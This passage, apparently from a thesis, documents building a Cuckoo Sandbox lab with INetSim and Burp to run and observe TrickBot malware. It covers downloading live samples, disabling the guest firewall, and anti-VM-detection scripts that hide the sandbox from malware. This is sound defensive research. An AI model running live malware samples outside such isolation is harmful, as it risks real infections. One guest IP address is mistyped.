


Figure 4: Architecture 1 for dynamic malware analysis

The Host of Cuckoo's infrastructure is the one that runs the core component of the sandbox and manages the whole analysis process; it is the underlying operating system on which Cuckoo runs. On the other hand, the Guests are the isolated environments where the malware samples get actually safely executed and analyzed [16].

For this architecture, the Cuckoo host (with OS Ubuntu 16) would be deployed as a Virtual Machine in VirtualBox 6.1, which would be installed in the memory of an external SSD connected to a laptop running Windows 10. Inside the Ubuntu VM, VirtualBox (5.2) would be installed. In this second Virtual Box, the Guest VM with OS Windows 7 would be running.

Regarding INetSim, it would be installed in Ubuntu's system. The fake server would be deployed and connected to the Windows 7 virtual machine with a Host-Only network interface, so that the guest VM could only have access to the services provided by INetSim.

The problem with this design was that, considering the behaviour of INetSim, all HTTP requests for the same extension files would get the same response from INetSim's server, even if they were different (see section 2.4). In order to be able to modify the responses from INetSim to the guest Windows machine, another element was introduced in the design: BurpSuite. This tool would allow the interception and alteration of the traffic

between the victim machine and the INetSim server, and it would have to be installed in the Ubuntu 16 machine. This way, the final set up would look as it follows:




Figure 5: Architecture 2 for dynamic malware analysis

The flow of this system for the malware analysis process would be the following one:




Figure 6: Cuckoo Sandbox Flow

From Cuckoo's web interface or command line, a malware sample is submitted to the Host, where the user can define the settings on which the binary will be executed. Then, the Host activates the Guest VM and places the malware sample inside the Guest's system. During the execution of TrickBot, the agent gathers information about what is going on inside the VM, such as registry changes or network connections. Once the test is completed, this data dump is sent to the Cuckoo's analyzer which, after analyzing it, will send the results back to the host to be displayed in the Web interface, or to be inspected in the storage directories.

3.1.4 System Implementation

VirtualMachines and Cuckoo

The first step of the installation was to install VirtualBox (6.1) in the laptop running Windows 10. Then, the first virtual machine was deployed with 200GB of memory, 2 processors, 4GB of RAM and the operating system Linux Ubuntu (16.04 64-bit desktop).




Figure 7: Configuration Virtual Machine Host - Ubuntu

Once the Ubuntu machine was deployed, the installation of Cuckoo Sandbox began. The documentation on the Cuckoo website [24] on how to do this was very straight-forward. First, Python 2.7 was installed (Python 3 is not supported by Cuckoo [25]), as well as MongoDB for the deployment of Cuckoo's web interface, and VisualCode for editing code and configuration files. Also, some software packages from the apt repositories were required: `python-pip`, `python-dev`, `libffi-dev`, `libssl-dev`, `python-virtualenv`, `python-setuptools`, `libjpeg-dev`, `zlib1g-dev` and `swig`. In order to capture and dump the network activity performed by the malware during its execution, the network sniffer `tcpdump` was installed.

After the Ubuntu host was set up, a *cuckoo* user was created in the machine and added to the *vboxusers* group. From now on, this would be the user for installing and running the Cuckoo sandbox, and for creating and running the guest machines. Cuckoo was installed in an isolated Python virtual environment [26], and its working directory (CWD) was `/home/cuckoo/.cuckoo`. Before being able to edit Cuckoo's configuration files, more software had to be installed.

VirtualBox 5.2 was installed in the Linux system, as well as its Extension Pack. The reason for installing an older version than the most recent one, was that cuckoo only supports 4.3, 5.0, 5.1 and 5.2 [25]. Once VirtualBox was installed inside the Ubuntu virtual machine, the Guest machine could be set up, following the steps defined in Cuckoo's documentation [27]. First, a 32-bit Windows 7 image was downloaded (Windows 10 is not supported by Cuckoo), and the virtual machine was deployed with 50GB of memory, 1 processor and 1GB of RAM.




Figure 8: Configuration Virtual Machine Guest - Windows 7

Then, Python 2.7 was installed in the guest machine, along with Pillow (for capturing the screen of the machine). Also, in order to make the guest vulnerable and being able to study the malware, Windows Firewall and the Automatic Updates of the machine were disabled. As it was mentioned in section 2.1, TrickBot is introduced in systems via a Microsoft Word or Excel document, so Microsoft Office had to be installed in the Windows 7 machine, too. Once the Guest was up and running, a Host-Only adapter (*vboxnet0*) was created in the Host VM, so that the Guest VM could have access to the host, but not to the Internet. Then, in the Windows 7 VM configuration, that adapter was set as the only one for the machine. With this configuration, the IP address of the host was set automatically to 192.168.56.1 for the *vboxnet0* interface. However, the guest's IPv4 settings had to be configured manually:




Figure 9: IPv4 Settings for Windows 7 VM

The Guest's machine IP was set to 192.168.56.101 and, its default gateway was set to the Host's IP 192.168.56.1, as well as its preferred DNS server, so that all the requests would go directly to the server of INetSim.


Last, per-analysis routing in Cuckoo required IP forwarding to be enabled, so it was configured from Ubuntu's terminal:

```
$ echo 1 | sudo tee -a /proc/sys/net/ipv4/ip_forward
$ sudo sysctl -w net.ipv4.ip_forward=1
```

INetSim

Now that both host and guest were ready and connected by a Host-Only network adapter, INetSim could be installed in the host. An INetSim working directory *inetsim_wd* was created in */home/cuckoo* in order to keep the original configuration files as a backup. From this directory, the server would be set up and launched. INetSim was configured so that it could simulate all the needed services on the configured IP address of the host; for that, in the file *inetsim.conf* in */home/cuckoo/inetsim_wd/inetsimconf/*, the service bind address was set up: `service_bind_address 192.168.56.1`. Also, in order for the domain name to resolve to the IP address of the Ubuntu host, in the same file, the DNS default ip was defined: `dns_default_ip 192.168.56.1`.

In order to test whether INetSim had been properly configured, the server was started with: `$ sudo inetsim --data data --conf inetsimconf/inetsim.conf` and, from the Windows 7 VM, `http://google.com` was accessed. Instead of the Google website, the default HTML INetSim page appeared:



This is the default HTML page for INetSim HTTP server fake mode.

This file is an HTML document.

Figure 10: INetSim HTML Default page

Now that INetSim was up and running, the only set up left to do was editing Cuckoo's configuration files stored in the CWD */home/cuckoo/.cuckoo*, taking into account that the IPs of the host and the guest were 192.168.56.1 and 192.68.56.101, respectively. First, in */conf/cuckoo.conf*, the machinery and the result server were set:

```
machinery = virtualbox
[resultserver]
# Result server used to receive behavioural logs
ip = 192.168.56.1
```

Secondly, in */conf/routing.conf*, INetSim was configured so that Cuckoo knew where to find the INetSim instance in order to route all traffic to it:

```
[inetsim]
# Route a VM to your local InetSim setup
enabled = yes
server = 192.168.56.1
```

It needs to be taken into account that the Cuckoo Rooter would have to be launched in order to use INetSim with the sandbox. The Cuckoo Rooter provides root access for some commands to Cuckoo (which usually runs as non-root) [28].

Then, before setting up the file `/conf/virtualbox.conf`, a Python file `agent.py` had to be transferred from Cuckoo's directory `/agent` to the guest machine's Startup folder. What this agent would do is launch a small API server for the host to talk to [27]. In order to prevent the console window from spawning, which could alert the trojan running in the sandbox environment, the file was renamed to `agent.pyw`. The first snapshot of the Windows 7 system was taken while the machine was running, and it was named 'Snapshot1'. This was achieved by executing the following commands in Ubuntu's terminal:

```
$ VBoxManage snapshot Win7 take Snapshot1 --pause
$ VBoxManage controlvm Win7 poweroff
$ VBoxManage snapshot Win7 restorecurrent
```

Next, in the Cuckoo configuration file for VirtualBox (`/conf/virtualbox.conf`), the mode was set to GUI (for interaction with the Guest machine while the binaries were executing). Also, the Windows 7 machine was chosen as the destination for the malicious binaries, as well as the snapshot from which the machine would start the Guest VM, and also to which it would be restored after every submit.

```
[virtualbox]
mode = gui
[cuckoo1]
label = Win7
snapshot = Snapshot1
```

In order to make the interaction with the sandbox more visual, the web interface was also set up. For this, MongoDB had to be set up and started. It was also necessary to have both the router and the Cuckoo debugger up and running. The web interface server was set up to run in 0.0.0.0:8081, so that it would not conflict with Burp proxy (which would redirect the HTTP requests to port 8080).

Burp

The last part of the implementation process consisted on configuring Burp. The goal of adding this proxy to the set up was to intercept both requests and responses between the guest machine (where TrickBot would be running) and the INetSim server. This way, the delivered resources to the malware could be altered to make it believe they came from the real Command and Control servers. Before configuring Burp, the INetSim configuration had to be modified: in the file `inetsim.conf` in `/home/cuckoo/inetsim_wd/inetsimconf/`, the fields `http_bind_port` and `https_bind_port` were changed from 80 and 443 to 8080 and 8443, respectively. This way, Burp could be configured to listen on ports 80 for HTTP and 443 for HTTPS and then redirect to INetSim's interface (192.168.56.1) on ports 8080 and 8443 for HTTP and HTTPS, respectively.




Figure 11: Burp Proxy Settings

By default, Burp intercepts HTTP requests without any problem; however, in order to intercept HTTPS requests and responses, a Burp's CA certificate had to be installed in the Internet Explorer browser of the Windows 7 VM. Burp uses this certificate installed as Trusted Root to create and sign a TLS certificate for each visited host, allowing the browsing of HTTPS URLs as normal [18].

When Burp was finally configured, the final set up with Cuckoo, INetSim and Burp would look as it is shown next:




Figure 12: INetSim and Burp joined with Cuckoo

Download of malicious TrickBot samples

Now that the environment was set up, some TrickBot binaries could be downloaded and submitted to the Windows 7 VM from Cuckoo. Many websites were accessed for this purpose but, the most useful ones in the end were Any.Run [29] and VirusTotal [30]. In the first one, the samples could be downloaded directly from the website: the ones labeled as TrickBot were filtered and downloaded into the Ubuntu VM. However, for accessing VirusTotal's malware database, a request had to be made to the site. When this request was approved, a random set of malicious samples was provided. This set was then gone over in order to find the trojan needed for this project. Two types of binaries could be used

for the experiments: executable files and Word documents. All these files were downloaded from the Ubuntu machine usually in a .zip file protected with the password *infected*, and were unzipped before being submitted to the sandbox.

Anti-VM detection scripts

After submitting multiple binaries, the signatures detected in Cuckoo during the analyses showed that most of the binaries were not working as expected because, before starting their performance, they ran some checks on the environment and detected that it was a virtual machine, as it was explained in the Evasion Techniques section (2.6):



```
DEBUG: Running 542 signatures
DEBUG: Analysis matched signature: allocates_rwx
DEBUG: Analysis matched signature: antisandbox_foregroundwindow
DEBUG: Analysis matched signature: antisandbox_idletime
DEBUG: Analysis matched signature: antisandbox_sleep
DEBUG: Analysis matched signature: antivm_queries_computername
DEBUG: Analysis matched signature: antivm_generic_cpu
DEBUG: Analysis matched signature: antivm_disk_size
DEBUG: Analysis matched signature: checks_debugger
DEBUG: Analysis matched signature: creates_shortcut
DEBUG: Analysis matched signature: generates_crypto_key
DEBUG: Analysis matched signature: antisandbox_cuckoo_files
DEBUG: Analysis matched signature: antivm_memory_available
DEBUG: Analysis matched signature: privilege_luid_check
DEBUG: Executed reporting module "JsoupDump"
```

Figure 13: AntiVM detection signatures captured in Cuckoo

Because of this, some anti-VM scripts had to be executed in the machine. The first choice for bypassing Cuckoo detection was *Zer0m0n*, a driver for Cuckoo Sandbox, chosen because it supported Ubuntu as host and Win 7 x32 as guest. During the execution of the malware, it performs a kernel analysis, which is harder to detect or bypass than the classical userland analysis. This driver logs kernel activity during the malware execution and, in order to log the calls, parameters, registry operations and loading kernel components, overwrites the pointers to new functions [31]. However, this first script did not work, so the antivm detection script from *nsmfoo* was run next. This second script helps to create templates that can be used with VirtualBox in order to make VM detection harder. It uses available settings without modifying the VBox base and it creates the following files [32]:

- One shell script: to be used from the host OS (Ubuntu) and applied to the guest machine (Win7).
- A dump of the DSDT used in the template script beforehand mentioned.
- A Windows Powershell file to be used inside the guest (Win7) virtual machine. It is designed to handle the settings that the host cannot and it needs to be run twice.

These scripts went through everything known for a virtual machine that could be referenced within VirtualBox and edited or removed them; for example, the system's serial

number was changed. They also created some random files at the Desktop of the Windows 7 machine in order to make the environment more realistic. The extension of said files were .txt, .pdf, .docx, .doc, .xls, .xlsx, .zip, .png, .jpg, .jpeg, .gif, .bmp, .html, .htm, .ppt and .pptx. Apart from running this script, the Virtual Guest Additions were removed from the guest VM.

After these changes in the guest VM, some trojans still detected that they were in a fake environment; however, it was a smaller number of them.

3.1.5 System Testing

Once the whole environment was set up, in order to submit the binaries to run in the sandbox, the next steps had to be followed:

1. Start Burp, import proxy's configuration and activate interception.
2. Launch INetSim server (stopping first any services that could still be running).
3. Start Cuckoo Rooter.
4. Start Cuckoo's debugger.
5. Initiate MongoDB.
6. Run Cuckoo's web interface server.

Two scripts were developed for starting all the services faster: the first one was `./cuckoo-scripts/cuckoo-script1.sh` and it was responsible for starting Burp as an admin:

```
$ gnome-terminal -- /bin/sh -c 'echo "BURP"; echo ***** |  
sudo BurpSuiteCommunity/BurpSuiteCommunity'
```

Once Burp was up and running, the second script launched the rest of the services (INetSim, Cuckoo's Rooter, Cuckoo's Debugger, MongoDB and Cuckoo's Web Interface):

```
$ gnome-terminal -- /bin/sh -c 'echo "INETSIM";  
cd inetsim_wd/; echo ***** |  
sudo -S systemctl stop inetsim.service; echo ***** |  
sudo -S inetsim --data data --conf inetsimconf/inetsim.conf; bash'  
$ gnome-terminal -- /bin/sh -c 'echo "ROOTER";  
. venv/bin/activate; echo ***** |  
sudo -S venv/bin/cuckoo rooter'  
$ gnome-terminal -- /bin/sh -c 'echo "DEBUGGER";  
. venv/bin/activate; cuckoo -d'  
$ gnome-terminal -- /bin/sh -c 'echo "MONGO"; mongod'  
$ gnome-terminal -- /bin/sh -c 'echo "WEB INTERFACE";  
. venv/bin/activate; cuckoo web runserver 0.0.0.0:8081'  
$ gnome-terminal -- /bin/sh -c 'echo "FIREFOX";  
/usr/bin/firefox http://0.0.0.0:8081/'
```

It should be noted that INetSim had to be started as admin and that, in order to run Cuckoo's services, the virtual environment previously mentioned had to be activated.

The first submissions were made from the terminal, without enforcing the timeout on the analysis. This action also required the activation of the virtual environment, and it was performed using the following commands:

```
$ . venv/bin/activate
$ cuckoo submit /path_to_binary
```

The binaries could also be submitted from the web interface, which made it easier for the proper configurations to be set up:




Figure 14: Web Interface Cuckoo

Once the sample to be run was chosen and uploaded, the user could define the settings on which the malicious file would be run. For most of the experiments in this project, the chosen settings were: using INetSim for network routing, enforcing a custom timeout and disabling simulated human interaction so that it was possible to interact with the GUI of Guest VM and so that it could be used to access banking websites without the random clicks of the simulation getting in the way.

[submit file](#) >> [configure](#) >> [analyze](#)

Configure your Analysis

Global Advanced Options

Options you change here are globally persisted to all files in your selection.

Network Routing

NONE DROP INTERNET **INETSIM** TOR

VPN via Select

Package

default LOW **MEDIUM** HIGH

Timeout

SHORT 60 MEDIUM 120 **LONG 300** ... SECONDS

Options

Remote Control
Enables Guacamole UI for VM
☐

Enable Injection
Enable behavioral analysis.
☒

Process Memory Dump
☒

Full Memory Dump
If Volatility has been enabled, process an entire VM memory dump with it.
☐

Enforce Timeout
☒

Enable Simulated Human Interaction
disable this feature for a better experience when using Remote Control
☐

EXTRA OPTIONS [What can I use?](#)

NAME	VALUE
name	value

To add a new option, type the option name + value and hit enter. It will add itself to the list. Remove an item by clicking the right remove icon.

Figure 15: Analysis Configurations from Cuckoo's Web Interface

Once the configurations had been chosen, the analysis could start and the chosen sample would be executed from the Windows 7 VM (starting it in the previously defined and restored snapshot). When the GUI of the guest machine was enabled, VirtualBox would be launched and it would be possible to interact with the Windows 7 guest machine while the submitted binary performed its malicious activities on the back. This allowed to try to access different banking websites in order to later study the reaction of the binary to this actions.

After the analysis was done running, the generated reports could be seen in the folder `.cuckoo/storage/analyses`. Inside it, the following files and directories could be found:

- *analysis.log*: trace of the execution in the guest environment (creation of processes, files and errors).
- *dump.pcap*: network dump (packet traffic) generated by tcpdump.
- *memory.dmp*: memory dump of analysis machine.
- *files/*: dumped files that the malware operated on.
- *files.json*: meta information of the processes that touched the files in the previous folder.
- *logs/*: raw logs generated by Cuckoo's process monitoring.
- *reports/*: reports in JSON format.

- *shots/*: screenshots taken during the malware execution of the guest's desktop.
- *tlsmaster.txt*: TLS Master Secrets captured during the analysis.

These files could be examined either from the terminal or from the web interface (where they were displayed formatted in a more legible and easy to understand way).

INetSim also generates its own report that covers all the connections made during the time that the server was running. These reports are stored in */var/log/inetsim/report*, and they are saved as plain text files. The information on the connections could also be checked at the Cuckoo network's analysis.

Baseline analysis

Before submitting malicious binaries, a non-malicious file (a pdf in this case) was submitted in order to have a reference point of how the system behaves without any malicious executable running inside. This way, it would be easier to distinguish between what Trick-Bot was doing from what the system itself was doing.

